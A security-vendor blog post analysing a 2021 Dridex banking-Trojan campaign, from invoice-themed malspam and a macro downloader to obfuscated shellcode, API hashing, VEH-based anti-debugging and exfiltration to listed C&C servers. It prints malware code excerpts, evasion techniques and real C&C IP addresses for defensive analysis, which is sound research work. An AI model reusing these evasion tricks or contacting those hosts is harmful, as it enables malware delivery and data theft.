Dridex Reloaded: Analysis of a New Dridex Campaign

By Oleg Boyarchuk, Jason Zhang, Giovanni Vigna

Published: 2021-03-29 · Archived: 2026-04-06 00:14:39 UTC

Dridex is a banking Trojan. After almost a decade since it was first discovered, the threat is still active. a report published by Check Point [1], Dridex was one of the most prevalent malware in 2020. The recent Dridex campaign detected by VMware demonstrates that this ongoing threat constantly evolves with new tactics, techniques, and procedures (TTPs), which exhibit great differences with respect to the variants we've collected from campaigns since April 2020 (as discussed in the section Comparison with old Dridex samples).

In this blog post, we first examine the recent Dridex attack by looking into some of [VMware's NSX Advanced Threat Prevention](#) telemetry, which showcases the magnitude of the campaign. We then present the analysis for the most distinctive aspects of the attack, from the techniques leveraged by the XLSM downloader to the main functionality of the DLL payloads. Finally, we provide a comparison to some other Dridex variants seen in the past, which leads to the conclusion that the Dridex variant from the January 2021 campaign is very different from previous variants.

The chart below shows the detection timeline of the campaign that affected some of our customers in the APAC region, mostly universities. As we can see, the campaign started on January 11, and peaked on January 21 before fading away.

Detection timeline of the campaign that affected some of our customers in the APAC region.

To entice potential victims to activate a malicious payload, attackers often use social engineering techniques in spam emails. Typical examples include using logistics invoices and online order confirmations as lures. In the recent Dridex campaign, the malspam appears to come from the customer service department of a logistic company, with subject lines saying that new invoices are available to be viewed. The screenshot below shows the email sender names, subject lines, and attachment filenames of some typical emails from the campaign we detected.

SENDER	RECIPIENT	SUBJECT	FILENAME
customer.service@...		New Invoice(s) for C3784745 are Available to be Viewed	1 Total New Invoices-Thursday January 21 2021.xlsm
collectionse.mail@...		New Invoice(s) for C1469675 are Available to be Viewed	1 Total New Invoices-Thursday January 21 2021.xlsm
customer.service@...		New Invoice(s) for C4156770 are Available to be Viewed	1 Total New Invoices-Thursday January 21 2021.xlsm
customer.service@...		New Invoice(s) for C7001657 are Available to be Viewed	1 Total New Invoices-Thursday January 21 2021.xlsm

Examples of typical email header and attachment names from the Dridex campaign.

The email attachments are weaponized XLSM spreadsheet documents, which serve as the Dridex downloaders in the campaign, as discussed in the following section.

XLSM Downloader

To better understand the attack, we analyzed one of the XLSM samples from the campaign, as shown in the table below:


MD5	a47b6adc87b8000c91a706d3c5ed540f
SHA1	5337c9cd3d3813178bd5e7d1e1334ab973bdbb3f
SHA256	fa8ed75cfc69a06cf1e809531f7371b5c75fd480339ae65568785b76387ceaa0
File name	1 Total New Invoices-Thursday January 21 2021.xlsm
Size	30953 bytes
Type	application/msoffice-xlsm

The properties of a typical XLSM sample from the campaign.

Like typical weaponized Office documents, this document uses social engineering to ask for enabling macro execution upon opening the file:

The opening page of the XLSM sample.

The .



Protected VBA macro.

The VBA macro is locked (as shown above). Protecting a VBA macro is not necessarily malicious, but this feature is seldom used in benign documents. For this reason, NSX catches this suspicious behavior as follows:

20	Network	Attempting to download executable from remote location	Command and Control
15	Stealth	VBA Project is not viewable	
15	Execution	Importing external functions	

NSX detection: VBA Project is not viewable.

Exploring the embedded macro reveals that it leverages URLDownloadToFileA to download a DLL payload. Calling URLDownloadToFileA takes into account both 32-bit and 64-bit operating systems:

```
#If VBA7 And Win64 Then
    Private Declare PtrSafe Function X_resize_Page1 Lib "urlmon" _
      Alias "URLDownloadToFileA" ( _
        ByVal pCaller As LongPtr, _
        ByVal szURL As String, _
        ByVal szFileName As String, _
        ByVal dwReserved As LongPtr, _
        ByVal lpfnCB As LongPtr _
      ) As Long
#Else
    Private Declare Function X_resize_Page1 Lib "urlmon" _
      Alias "URLDownloadToFileA" ( _
        ByVal pCaller As Long, _
        ByVal szURL As String, _
        ByVal szFileName As String, _
        ByVal dwReserved As Long, _
        ByVal lpfnCB As Long _
      ) As Long
#End If
```

Leveraging the API function URLDownloadToFileA to download a DLL payload.

NSX detects the network traffic attempting to download the payload:

30	File	Dropping an executable file	Execution
20	Network	Attempting to download executable from remote location	Command and Control
15	Stealth	VBA Project is not viewable	

NSX detection: attempting to download an executable file.

The payload is saved to the system's %TEMP% directory upon successful download, which NSX detects as suspicious behavior:

30	Packer	Overwriting Image Header (malicious packer)	Defense Evasion
30	File	Dropping an executable file	Execution
20	Network	Attempting to download executable from remote location	Command and Control

NSX detection: dropping an executable file.

The downloaded DLL is then loaded with regsvr32.exe, which is detected by NSX as malicious behavior:

80	Execution	Executing a dropped a file	Execution
70	Anomaly	Document is executing regsvr32.exe	Execution, Defense Evasion
45	Anomaly	AI detected possible malicious code reuse	

NSX detection: document is executing regsvr32.exe.

DLL Payload

The downloaded DLL (swwwbudo.dll) has the following basic properties:

MD5	002c56165a0e78369d0e1023ce044bf0
SHA1	78ebfe4167a851bc75d9702aa1aea5efe1514b0c
SHA256	a5ffce2a8d98ddc0ccc20744e88443eac323caf1cd8a218b8ccd50bc5ab8f1ac
File name	swwwbudo.dll
Size	856064 bytes
Type	application/x-pe-dll-32bit-i386

The properties of the downloaded DLL (swwwbudo.dll).

The code inside the DLL is obfuscated with multiple arithmetic operations using arbitrary integers, which makes static analysis challenging. The obfuscated code is shown below:

```
HRESULT __stdcall DllRegisterServer()
{
```

```
  int v0; // edi
  int v1; // edx
  int v2; // ebx
  int v3; // eax
  int v4; // ecx
  int v6; // [esp+Ch] [ebp-4h]

  v0 = dword_6B50F03C;
  if ( dword_6B50F040 >= (unsigned int)dword_6B50F03C )
  {
    word_6B50F020 -= dword_6B50F040;
    v0 = dword_6B50F03C - dword_6B50F040 - 12716;
    dword_6B50F03C = dword_6B50F03C - dword_6B50F040 - 12716;
  }
  dword_6B50F040 = (unsigned __int16)word_6B50F004 - v0 + 22;
  word_6B50F004 += dword_6B50F040 - v0 + 99;
  v1 = sub_6B49A180(0);
  v2 = (unsigned __int16)word_6B50F004 - dword_6B50F040 - v0;
  v6 = (unsigned __int16)word_6B50F004 + dword_6B50F040 + 49737;
  byte_6B50F006 += 2 - v2 - v6;
  word_6B50F044 += v2 - v1 + 99;
  if ( (unsigned __int16)word_6B50F022 - (unsigned __int16)dword_6B50F018 == 208 )
  {
    v3 = 2 * (unsigned __int16)v2 - 91;
    v4 = v1 - v2 + 12716;
  }
  else
  {
    v4 = v1 + 4 * (unsigned __int16)dword_6B50F018;
    LOWORD(v3) = word_6B50F004 - dword_6B50F040 + 8;
  }
  word_6B50F004 = v3;
  dword_6B50F040 = (unsigned __int16)v3 - v4 - v1;
  dword_6B50F000 = sub_6B49A180(v6);
  return (unsigned __int16)word_6B50F004;
}
```

Code obfuscation with multiple arithmetic operations using arbitrary integers.

The payload performs several steps:

1. The shellcode gets is extracted into the .data section;
2. The shellcode decrypts itself;
3. The decrypted shellcode runs a copy of itself;
4. The decrypted shellcode runs an embedded core DLL;
5. The embedded core DLL communicates with the C&C external host.

More details are discussed below.

Shellcode: first stage

The first–stage shellcode is stored in encrypted form in the .rdata section of the DLL. There are two functions responsible for the shellcode decryption:

1. The first one writes the shellcode into the .data section;

1. The second one decrypts it. The decryption process gets called repeatedly until the code is successfully decrypted.

The decryption takes ~30 seconds, generating an unusually high CPU load. The decrypted shellcode contains another encrypted layer. There is a short code at the beginning of the shellcode that loops through the bytes and decrypts the XOR-encrypted code:

```
seg000:6B511260 81 E9 4F DE 00 00           sub     ecx, 0DE4Fh
seg000:6B511266 E8 00 00 00 00              call    $+5
seg000:6B51126B 5B                          pop     ebx
seg000:6B51126C 8D 43 52                    lea     eax, [ebx+52h]
seg000:6B51126F 81 C7 33 F0 00 00           add     edi, 0F033h
seg000:6B511275 BF F0 A0 78 50              mov     edi, 5078A0F0h
seg000:6B51127A 66 B9 7B 50                 mov     cx, 507Bh
seg000:6B51127E B9 CE 09 00 00              mov     ecx, 9CEh
seg000:6B511283 66 81 C2 A9 B0              add     dx, 0B0A9h
seg000:6B511288 89 FA                       mov     edx, edi
seg000:6B51128A 31 DB                       xor     ebx, ebx
seg000:6B51128C
seg000:6B51128C              decryption_loop:
seg000:6B51128C 81 EE 6D C4 00 00           sub     esi, 0C46Dh
seg000:6B511292 89 CE                       mov     esi, ecx
seg000:6B511294 83 E6 03                    and     esi, 3
seg000:6B511297 75 1A                       jnz     short do_xor
seg000:6B511299 66 BB 1D 46                 mov     bx, 461Dh
seg000:6B51129D 89 FB                       mov     ebx, edi
seg000:6B51129F 66 01 DA                    add     dx, bx
seg000:6B5112A2 66 F7 DA                    neg     dx
seg000:6B5112A5 6B D2 03                    imul    edx, 3
seg000:6B5112A8 C1 CA 09                    ror     edx, 9
seg000:6B5112AB 81 EF 81 FC 00 00           sub     edi, 0FC81h
seg000:6B5112B1 89 D7                       mov     edi, edx
seg000:6B5112B3
seg000:6B5112B3              do_xor:
seg000:6B5112B3 30 10                       xor     [eax], dl
seg000:6B5112B5 40                          inc     eax
```

```
seg000:6B5112B6 E2 D4                        loop    decryption_loop
seg000:6B5112B8 E9 46 05 00 00               jmp     run_second_stage
```

Decryption loop to decrypt the inner encrypted code.

After the decryption, the shellcode finds the address of VirtualAlloc. It does so via a module list traversal taken from the PEB:

1. Get pointer to _PEB:

```
64 FF 35 30 00 00 00 push large dword ptr fs:30h
58                   pop eax
```

2. Get pointer to _PEB_LDR_DATA from _PEB.Ldr:

```
8B 40 0C               mov     eax, [eax+0Ch]
```

3. Get pointer to _LDR_DATA_TABLE_ENTRY.InLoadOrderLinks from _PEB_LDR_DATA.InLoadOrderModuleList. This is the first structure that belongs to ll.dll:

```
8B 48 0C               mov     ecx, [eax+0Ch]
```

4. Enumerate _LDR_DATA_TABLE_ENTRY structures one that belongs to kernel32.dll.

This is a known technique widely used by malware. NSX detects this technique as well:

30	Network	Connecting to server using hard-coded IP address
30	Execution	Presence of position independent code (shellcode)
5	Search	Retrieving the user account name

NSX detection: presence of position independent code (shellcode).

Instead of comparing strings of function names character–by–character, the DLL implements a string hashing algorithm, as shown below:

```
seg000:6B5113EC          hash_string:
seg000:6B5113EC 8A 10                       mov     dl, [eax]
seg000:6B5113EE 80 CA 60                    or      dl, 60h
seg000:6B5113F1 01 D3                       add     ebx, edx
seg000:6B5113F3 D1 E3                       shl     ebx, 1
seg000:6B5113F5 03 45 10                    add     eax, [ebp+arg_8]
seg000:6B5113F8 8A 08                       mov     cl, [eax]
seg000:6B5113FA 84 C9                       test    cl, cl
seg000:6B5113FC E0 EE                       loopne  hash_string
```

```
seg000:6B5113FE 31 C0                     xor     eax, eax
seg000:6B511400 8B 4D 0C                  mov     ecx, [ebp+arg_4]
seg000:6B511403 39 CB                     cmp     ebx, ecx
seg000:6B511405 74 01                     jz      short loc_6B511408
seg000:6B511407 40                        inc     eax
```

The string hashing code.

This is a known API hashing algorithm s, which was also seen in the Ursnif downloaders. This implies that the API hashing algorithm has been reused by both Ursnif and Dridex (code reuse by different malware writers is common. NSX identifies this specific technique:

SEVERITY	TYPE	DESCRIPTION	ATT&CK TACTIC(S)
77	Network	Command&Control traffic observed	
70	Packer	Makes use of a known API hashing algorithm	
66	Signature	Identified trojan code	

NSX detection: makes use of a known API hashing algorithm.

After successfully finding the address of VirtualAlloc, the shellcode then runs the second stage:

1. Uses VirtualAlloc to allocate 0x3000 bytes of RWE memory;
2. Uses the REP MOVSB to copy itself into the allocated chunk of memory;
3. Calls JMP EAX to transfer execution to the copy of the code.

It's worth pausing on the obfuscated offset used to access the shellcode's memory. Instead of having zero as an offset, like a benign code would normally have, an extremely large offset 0x658871 was subtracted from the EBX register before retrieving the addresses of the functions stored in shellcode's memory.

```
E8 00 00 00 00     call    $+5     ; Beginning of the shellcode
5B                 pop     ebx
81 EB 71 88 65 00  sub     ebx, 658871h
...
FF 93 68 88 65 00  call    dword ptr [ebx+658868h]  ; Pointer to VirtualAlloc
```

A large offset is used to access shellcode's memory.

The shellcode remembers that it has already been decrypted (a decryption flag has been set to True after the decryption in the first stage discussed above) before jumping into the second copy. Therefore, this time the code skips the decryption routine.

The shellcode has an embedded DLL, which is termed *core DLL* herein. With VirtualAlloc the shellcode allocates memory for the core DLL. VirtualProtect helps assign the correct memory access protection to each allocated memory region. LoadLibraryExA and GetProcAddress help find the functions to be imported.

Core DLL

The core DLL we dumped from memory has the following checksum (SHA1):


254b7ec984c3cdd479584c670822b9f65a31ce80

The DLL might contain some trash bytes introduced by the memory dump process, which means the hash of the DLL shown above could be different from the one for the actual core DLL.

The DLL imports only Sleep and OutputDebugStringA. The addresses of other functions are obtained dynamically via two functions:

1. Get module handle by hash;
2. Get function address by hash.


These functions implement a standard function retrieval mechanism via the FS register, similar to the hash-based technique that was described previously. Whenever the DLL needs to call another function, it retrieves an address dynamically and then makes a corresponding API call without storing pointers anywhere.



Calling API functions via the INT3-RET instruction pair.

In the example shown in the screenshot above, the code in the DLL performs a call to RegEnumKeyA (a Windows API function for enumerating the subkeys of an open registry key) via the INT3-RET instruction pair. More specifically, the function call process can be summarized as follows:

1. Retrieve the address of RegEnumKeyA and leave it in EAX;
2. Push the function parameters to stack;
3. Call INT 3 with RET instruction going afterwards;
4. Execute RET with return address pointing to RegEnumKeyA;
5. Transfer execution to RegEnumKeyA; return address points to instruction after RET (see the next screenshot).



Return address points to instruction "test eax, eax" after RET instruction.

The trick here is that, prior to the function call, the DLL registers a VEH handler. The handler is called when the CPU raises an exception for INT 3. This is the prototype of a VEH handler:

```
LONG PvectoredExceptionHandler(
  _EXCEPTION_POINTERS *ExceptionInfo
)
{...}
```

The prototype of a VEH handler.

A handler is registered by calling AddVectoredExceptionHandler. The process performs the following steps if the exception handler gets called with STATUS_BREAKPOINT (0x80000003):

```
ExceptionInfo->ContextRecord->Eip++;
ExceptionInfo->ContextRecord->Esp -= 4;
*(DWORD*)ExceptionInfo->ContextRecord->Esp = ExceptionInfo->ContextRecord->Eip + 1;
ExceptionInfo->ContextRecord->Esp -= 4;
*(DWORD*)ExceptionInfo->ContextRecord->Esp = ExceptionInfo->ContextRecord->Eax;
return 0xffffffff; // EXCEPTION_CONTINUE_EXECUTION
```

The multi-step process after the exception handler is called with STATUS_BREAKPOINT.


If one is not familiar with the technique, it can be confusing to see a lot of __debugbreak() across the code:

```
int __usercall GetNtdllRtlHeapFuncs@<eax>(__m128i a1@<xmm0>)
{
  int RtlAllocateHeap; // eax
  int (__cdecl *v2)(signed int, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD); // ebp

  if ( dword_6BB9B1E0 == 0xE99C89BF )
  {
    v2 = (int (__cdecl *)(signed int, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddressByHash(
                                                                               a1,
                                                                               1485485034,
                                                                               -1061782048);
    g_RtlDestroyHeap = GetProcAddressByHash(a1, 1485485034, -2100136764);
    if ( dword_6BB9B1E0 == 0xE99C89BF )
      dword_6BB9B1E0 = v2(2, 0, 0, 0, 0, 0);
  }
  RtlAllocateHeap = GetProcAddressByHash(a1, 1485485034, 0x996E050F);
  if ( !RtlAllocateHeap )
    return 0;
  __debugbreak();
  return RtlAllocateHeap;
}
```

_debugbreak() is called in the code. _debugbreak() is an intrinsic command of the Microsoft compiler which directly translates to the INT 3 assembly instruction. Whenever an INT 3 instruction is called, it raises an exception.

In addition to the challenging static analysis described above, the debugger pops up every time INT 3 executes. Suppressing the STATUS_BREAKPOINT exception can be done in debugger settings, and it doesn't affect the debugging process:



Debugger works well by ignoring the INT 3 exceptions.

Connection to C&C

The DLL has four IP:port pairs of C&C servers, through which it iterates:

```
194.225.58.214:443
211.110.44.63:5353
69.164.207.140:3388
198.57.200.100:3786
```

C&C server and port pairs.

The DLL feeds IP address and port to InternetConnectW during a connection attempt. After that, HttpOpenRequestW is called to initiate a POST request to the root folder of a web server. It

provides the following flags to HttpOpenRequestW:

- INTERNET_FLAG_SECURE – use PCT/SSL if applicable (HTTP);
- INTERNET_FLAG_IGNORE_CERT_CN_INVALID – bad common name in X509 certificate;
- INTERNET_FLAG_IGNORE_CERT_DATE_INVALID – expired X509 certificate;
- INTERNET_FLAG_NO_AUTO_REDIRECT – don't handle redirections automatically;
- INTERNET_FLAG_RELOAD – retrieve the original item;
- INTERNET_FLAG_NO_UI – no cookie popup.

Combining the flags of INTERNET_FLAG_SECURE and INTERNET_FLAG_IGNORE_CERT_XXX makes the connection secure and forces wininet.dll to ignore problems with server-side SSL certificates.

As soon as the connection is established, the DLL calls HttpSendRequestW to transfer ~5 KB of encrypted data about the target environment:

```
00009190   51 0C 69 4B 1D 79 D8 51  7C 6D A7 75 C9 4A 16 49   Q.iK.yØQ|m§uÉJ.I
000091A0   38 58 CC DA F0 C9 C9 57  8C BA 0E C2 9D 61 77 F0   8XÌÚðÉÉWŒ°.Âawð
000091B0   E8 44 AF 89 DE 8D 41 F0  CD F2 F4 F6 C2 7C 95 D5   èD¯‰ÞAðÍòôöÂ|•Õ
000091C0   48 29 F1 D5 A0 7A FF 55  9D E5 1A A7 19 19 72 C4   H)ñÕ zÿUå.§..rÄ
000091D0   E2 B0 E2 DF 43 60 22 0D  3B 9F 82 20 08 39 D0 F5   â°âßC`".;Ÿ, .9Ðõ
000091E0   74 84 C6 5D E7 19 78 23  08 52 D5 AF 8F 49 C0 E3   t„Æ]ç.x#.RÕ¯IÀã
000091F0   19 7F B4 9F B9 D0 76 76  C3 3E F1 C8 BE 7C BE 01   .´Ÿ¹ÐvvÃ>ñÈ¾|¾.
00009200   93 8D CB 29 1C 9E A4 32  86 BD B1 19 0E D7 B3 64   “Ë).ž¤2†½±..×³d
00009210   BA 17 69 D6 A7 E3 09 08  79 97 7A 50 73 87 44 8E   °.iÖ§ã..y—zPs‡DŽ
00009220   4B F7 2C 79 18 26 62 AD  ED 7A A2 F9 77 18 D9 70   K÷,y.&bíz¢ùw.Ùp
00009230   C3 A9 C6 2D C5 B0 17 78  9C 34 45 48 D0 9B 19 E4   Ã©Æ-Å°.xœ4EHÐ›.ä
...
```

Data collected from the victim's machine is encrypted prior to exfiltration.

NSX detects the network traffic to the Dridex C&C server:

IP	DETECTION TYPE	THREAT CLASS	THREAT NAME	SEVERITY
194.225.58.214	Signature	Command&Control	Dridex	100

NSX detection: network traffic to a Dridex C&C server.

Comparison with old Dridex samples

To find out how the TTPs used by the samples from the recent campaign differ from Dridex samples seen in the past, we performed a comparison study.

The table below lists some typical samples collected from previous Dridex campaigns:

Old samples	SHA1

XLS (2020.4)	c2c873baf147aa74843382a1e2dae33659bd49d5
DLL (2020.4)	1c3bd35dd430c10a4dd2e188ebad12cc85b6fa63 0554438b88e9463f6c8f040ba2370359ed42d80c (64-bit)
DLL (2020.11)	1c6dfce105f9af04358901c46a50a8f419b621fb
DLL (2020.12)	d240ad10acf8f15e8ac29fa8bee58796900bc55a

Dridex samples from past campaigns.

Based on our analysis, we make the following observations:

1. Samples from 2020.4 and 2020.11 are very different from the samples from the new wave, except for the 64-bit DLL (0554438b88e9463f6c8f040ba2370359ed42d80c): the VEH implementation in this older sample looks very similar to the approach described above.
2. The code obfuscation method of the DLL from 2020.12 is very similar to swwwbudo.dll from the new wave.

A detailed comparative analysis can be found in the Appendix.

Conclusion

In this report, we analyzed some samples from a recent wave of Dridex infections. As usual, the infection process starts with a spam campaign using social engineering emails with malicious attachments (XLSM in this case). The attack comprises two main stages. The first stage is to leverage malicious VBA macros embedded in the XLSM file to download the initial Dridex payload. In the second stage, the payload runs an embedded DLL from memory, which then exfiltrates data collected from the infected system. Our analysis demonstrates that the malware writer used various TTPs in the attack, including downloading a DLL payload via *URLDownloadToFileA*, using an API hashing algorithm to locate function names, and registering a VEH handler to complicate analysis.

In addition, we also compared the new samples from the recent wave to some previous samples collected since April 2020. Our comparison analysis shows that tricks such as using the VEH handler and code obfuscation used in the new samples were also seen in some past samples. However, to a large extent, the new samples are very different from the old Dridex variants.

VMware's NSX Advanced Threat Prevention offering for the NSX Service-defined Firewall delivers the broadest set of threat detection capabilities that span network IDS/IPS and behavior-based network traffic analysis. This also includes VMware NSX Advanced Threat Analyzer™, a sandbox offering based on a full-system emulation technology that has visibility into every malware action. VMware NSX is purpose-built to protect data center traffic with the industry's highest fidelity insights into advanced threats.

